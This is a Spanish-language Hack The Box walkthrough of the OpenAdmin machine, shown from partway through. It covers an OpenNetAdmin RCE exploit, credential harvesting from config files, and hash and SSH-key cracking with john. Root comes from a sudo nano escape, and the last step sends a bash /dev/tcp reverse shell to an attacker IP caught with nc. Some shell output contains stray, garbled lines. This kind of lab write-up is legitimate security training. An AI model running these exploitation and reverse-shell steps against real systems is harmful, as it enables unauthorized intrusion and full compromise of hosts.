~/machineshtb/OpenAdmin/ona-rce master !1
python3 ona-rce.py check http://10.10.10.171/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting!
[+] The remote host is vulnerable!

~/machineshtb/OpenAdmin/ona-rce master !1
```

Explotamos la vulnerabilidad

python3 ona-rce.py exploit http://10.10.10.171/ona/

```
python3 ona-rce.py exploit http://10.10.10.171/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ whoami > Sunday
www-data > Swagshop
sh$ > TartarSauce
> Worker
```

Enumeramos usuarios de la máquina

ls /home

```
sh$ ls /home
jimmy
joanna
sh$ ls /home/jimmy
ls: cannot open directory '/home/jimmy': Permission denied
sh$ ls /home/joanna
ls: cannot open directory '/home/joanna': Permission denied
sh$
[0] 0:zsh 1:zsh 2:python3* 3:zsh-
```

como no tenemos acceso, valido archivos del equipo
config/auth_ldap.config.php

```

/opt/ona/www/local/config/auth_ldap.config.php
This file is for documentation purposes and will be overwritten during
upgrades of ONA. The ldap code was patterned from the DokuWiki auth
plugins. You can find documentation here that may be of use in
defining values below: http://www.dokuwiki.org/auth:ldap

// Common settings and debugging
//$conf['auth']['ldap']['debug'] = 'true';
//$conf['auth']['ldap']['version'] = '3';
//$conf['auth']['ldap']['server'] = 'ldap://ldap.example.com:389';

// Active Directory DN bind as user example
//$conf['auth']['ldap']['binddn'] = '%{user}@example.local';
//$conf['auth']['ldap']['usertree'] = 'DC=example,DC=local';
//$conf['auth']['ldap']['userfilter'] = '(&(sAMAccountName=%{user}))';
//$conf['auth']['ldap']['grouptree'] = 'DC=example,DC=local';
//$conf['auth']['ldap']['groupfilter'] = '(&(cn=*)(Member=%{dn})(objectClass=group))';
//$conf['auth']['ldap']['mapping']['grps'] = array('memberOf'=>'/cn=(.+)/i');
//$conf['auth']['ldap']['referrals'] = '0';

// Novell E-Directory, anonymous bind example
//$conf['auth']['ldap']['usertree'] = 'cn=%{user},ou=users,ou=example,o=com';
//$conf['auth']['ldap']['mapping']['grps'] = array('groupmembership'=>'/cn=(.+)/i');
//$conf['auth']['ldap']['userfilter'] = '(&(!(loginDisabled=TRUE)))';

// OpenLDAP with superuser bind
//$conf['auth']['ldap']['binddn'] = 'cn=Manager,dc=my,dc=example,dc=com';
//$conf['auth']['ldap']['bindpw'] = 'mysecretbindpassword';
//$conf['auth']['ldap']['usertree'] = 'cn=%{user},ou=People,dc=my,dc=example,dc=com';
//$conf['auth']['ldap']['grouptree'] = 'ou=Group,dc=my,dc=example,dc=com';
//$conf['auth']['ldap']['groupfilter'] = '(&(objectClass=posixGroup)(!(memberUid=%{dn})(memberUid=%{user})))';

```

Vemos que ldap está habilitado aparentemente validamos puertos abiertos.
netstat -antup

```

sh$ netstat -antup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:52846         0.0.0.0:*                LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      -
tcp        0      0 127.0.0.1:3306         0.0.0.0:*                LISTEN      -
tcp        0      0 10.10.10.171:52704     1.1.1.1:53             SYN_SENT    -
tcp6       0      0 :::80                  :::*                   LISTEN      -
tcp6       0      0 :::22                  :::*                   LISTEN      -
tcp6       0      0 10.10.10.171:80        10.10.14.8:45586       ESTABLISHED -
udp        0      0 127.0.0.1:34267        127.0.0.53:53          ESTABLISHED -
udp        0      0 127.0.0.53:53          0.0.0.0:*                ESTABLISHED -
udp        0      0 10.10.10.171:45612     1.1.1.1:53             ESTABLISHED -
sh$

```

Luego de enumerar por un buen rato encuentro un password de base de datos en la siguiente ruta
local/config/database_settings.inc.php

```

run_installer
sh$ cat local/config/database_settings.inc.php
<?php
    $ona_contexts=array (
        'DEFAULT' =>
        array (
            'databases' =>
            array (
                0 =>
                array (
                    'db_type' => 'mysqli',
                    'db_host' => 'localhost',
                    'db_login' => 'ona_sys',
                    'db_passwd' => 'n1nj4W4rri0R!',
                    'db_database' => 'ona_default',
                    'db_debug' => false,
                ),
            ),
            'description' => 'Default data context',
            'context_color' => '#D3DBFF',
        ),
    );
sh$

```

intento ingresar por bases de datos, pero no me dejo

```

sh$ mysql -u ona_sys -p "n1nj4W4rri0R!"
Enter password: ERROR 1045 (28000): Access denied for user 'ona_sys'@'localhost' (using password: NO)
sh$ mysql -u ona_sys -p
Enter password: ERROR 1045 (28000): Access denied for user 'ona_sys'@'localhost' (using password: NO)
sh$ mysql -u ona_sys -p 'n1nj4W4rri0R!'
Enter password: ERROR 1045 (28000): Access denied for user 'ona_sys'@'localhost' (using password: NO)
sh$ mysql -u ona_sys -p "n1nj4W4rri0R!" -e "show databases;"
Enter password: ERROR 1045 (28000): Access denied for user 'ona_sys'@'localhost' (using password: NO)
sh$ mysql -u ona_sys -p "n1nj4W4rri0R!"
Enter password: ERROR 1045 (28000): Access denied for user 'ona_sys'@'localhost' (using password: NO)
sh$ mysql -u ona_sys -p "n1nj4W4rri0R!"
Enter password: ERROR 1045 (28000): Access denied for user 'ona_sys'@'localhost' (using password: NO)
sh$ mysql -u ona_sys -p "n1nj4W4rri0R!" -e "use ona_default; show tables;"
Enter password: ERROR 1045 (28000): Access denied for user 'ona_sys'@'localhost' (using password: NO)
sh$ whoami

```

Luego empiezo a validar por ssh y funciona con el usuario Jimmy
ssh jimmy@10.10.10.171

```

Last login: Thu Jan 2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$ whoami
jimmy
jimmy@openadmin:~$

```

Como no encuentro formas de escalar a otro usuario, utilizo lineas para validar si encuentro algo.
curl http://10.10.14.8/lineas.sh -o lineas.sh

```
jimmy@openadmin:/tmp$ curl http://10.10.14.8/linpeas.sh -o linpeas.sh
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 828k 100 828k 0 0 1248k 0 --:--:-- --:--:-- 1248k
jimmy@openadmin:/tmp$ ls
linpeas.sh
jimmy@openadmin:/tmp$
```

Archivos de configuración apache

Otorgo permisos de ejecución y encuentro el siguiente virtual hosts que corre en el puerto 52846

```
/etc/apache2/mods-enabled/php7.2.conf: SetHandler application/x-httpd-php-source
PHP exec extensions
drwxr-xr-x 2 root root 4096 Nov 22 2019 /etc/apache2/sites-enabled
drwxr-xr-x 2 root root 4096 Nov 22 2019 /etc/apache2/sites-enabled
lrwxrwxrwx 1 root root 32 Nov 22 2019 /etc/apache2/sites-enabled/internal.conf -> ../sites-available/internal.conf
Listen 127.0.0.1:52846
<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal
    <IfModule mpm_itk_module>
        AssignUserID joanna joanna
    </IfModule>
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Hago un curl para validar si puedo acceder.

curl 127.0.0.1:52846

```
jimmy@openadmin:/etc$ curl 127.0.0.1:52846
<?
// error_reporting(E_ALL);
// ini_set("display_errors", 1);
?>
<html lang = "en">
<head>
<title>Tutorialspoint.com</title>
<link href = "css/bootstrap.min.css" rel = "stylesheet"
<style>
body {
padding-top: 40px;
padding-bottom: 40px;
background-color: #ADABAB;
}
```


Aprovechando que tengo ssh hago un port forwarding también podría utilizar chisel, pero como solo quiero validar un puerto utilizo el port forwarding ssh.

ssh jimmy@10.10.10.171 -L 52846:127.0.0.1:52846

```
zsh
~/machineshtb/OpenAdmin
ssh jimmy@10.10.10.171 -L 52846:127.0.0.1:52846
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)


* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

visito el port 52846



En este punto intenté con probando con el password de Jimmy y utilizando el usuario joanna, pero no funciono luego recordé que en la etapa de enumeración con el user jimmy había un archivo index.html en el directorio /var/www/internal con un hash realmente no le puse atención debido a que era una comparación del usuario Jimmy, sin embargo, al crackearlo encuentro una contraseña.


cat index.php



Adicionalmente sabemos que es sha512 utilizamos crackstation para validar si lo encuentra.

Enter up to 20 non-salted hashes, one per line:

00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758ebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758ebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1	sha512	Revealed

accedemos con usuario jimmy y el pass encontrado.



-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED


DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIssZal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJKRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/UlcPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hVUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYefMyLPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhwWLT+d+oqiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlyJ9FNDr
1kxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSUIfSCv2q2
XGdfc80bLC7s3KZwkYjg82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWWuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCmYrplnmbD7C7/ee6KDTl7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHELISF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAaog0HhBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----

Don't forget your "ninja" password

Click here to logout [Session](#)

encontramos una llave rsa, sin embargo, como vemos en la parte inicial hay un cifrado AES-128 lo cual nos indica que esa llave tiene clave .



Utilizamos **ssh2john**


ssh2john llave.key > llavecrack



```
~/machineshtb/OpenAdmin
ssh2john llave.key > llavecrack
Traceback (most recent call last):
  File "/usr/bin/ssh2john", line 210, in <module>
    read_private_key(filename)
  File "/usr/bin/ssh2john", line 104, in read_private_key
    while (lines[end].strip() != '-----END ' + tag + ' PRIVATE KEY-----') and (end < len(lines)):
IndexError: list index out of range

~/machineshtb/OpenAdmin
```

borro una línea de `---END RSA` y `---begin rsa---` y luego la añado esto siempre suele suceder con las llaves generalmente es por espacios




```
~/machineshtb/OpenAdmin
ssh2john llave.key > llavecrack

~/machineshtb/OpenAdmin
ls
creds.txt  hash.txt  linpeas.sh  llavecrack  llave.key  oia2rce

~/machineshtb/OpenAdmin
```

crackeamos la llave

john --wordlist=/usr/share/wordlists/rockyou.txt llavecrack



```
~/machineshtb/OpenAdmin
john --wordlist=/usr/share/wordlists/rockyou.txt llavecrack
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninja$ Pas(llave.key)
1g 0:00:00.02 DONE (2024-06-27 01:03) 0.3676g/s 3520Kp/s 3520Kc/s 3520Kc/s bloodofyouth..bloodmore23
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

~/machineshtb/OpenAdmin
```

Damos permisos a la llave y accedemos con el user joanna y el pass de la llave

chmod 600 llave.key

ssh joanna@10.10.10.171 -i llave.key

```
~/machineshtb/OpenAdmin
chmod 600 llave.key

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
-----

~/machineshtb/OpenAdmin
ssh joanna@10.10.10.171 -i llave.key
Enter passphrase for key 'llave.key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

Escalada de privilegios suid /bin/nano

Validamos si podemos ejecutar binarios o scripts con permisos de administrador
sudo -l


```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path="/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass
User joanna may run the following commands on openadmin:
(ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

buscamos la escala en gtobins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```



Según vemos debemos hacer ctr+r seguido de ctr+x y luego escribir reset; sh 1>&0 2>&0
sudo /bin/nano /opt/priv
ctr+r

```
Pasted I... PNG
Pasted I... PNG
Ophiuchi
File to insert [from ./]:
^G Get Help
^C Cancel
[0] 0:ssh* 1:zsh- 2:nc
```

ctr+x

```
Command to execute: 
^G Get Help
^C Cancel
[0] 0:ssh* 1:zsh- 2:nc
```

reset; sh 1>&0 2>&0

```
Command to execute: reset; sh 1>&0 2>&0
^G Get Help
^C Cancel
[0] 0:ssh* 1:zsh- 2:nc
```

y somos root

```
Command to execute: reset; sh 1>&0 2>&0# id
uid=0(root) gid=0(root) groups=0(root)
# Cancel
[0] 0:ssh* 1:zsh- 2:nc
```

para tener Shell enviamos un reverse Shell

bash -c "bash -i >& /dev/tcp/10.10.14.3/1234 0>&1"

```
[*x proxy_protocol] [*x proxy_address[:port]]
# bash -c "bash -i >& /dev/tcp/10.10.14.3/1234 0>&1"
[0] 0:ssh* 1:zsh 2:nc-
```

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.171] 44592
root@openadmin:/tmp# whoami
whoami
root
root@openadmin:/tmp#
```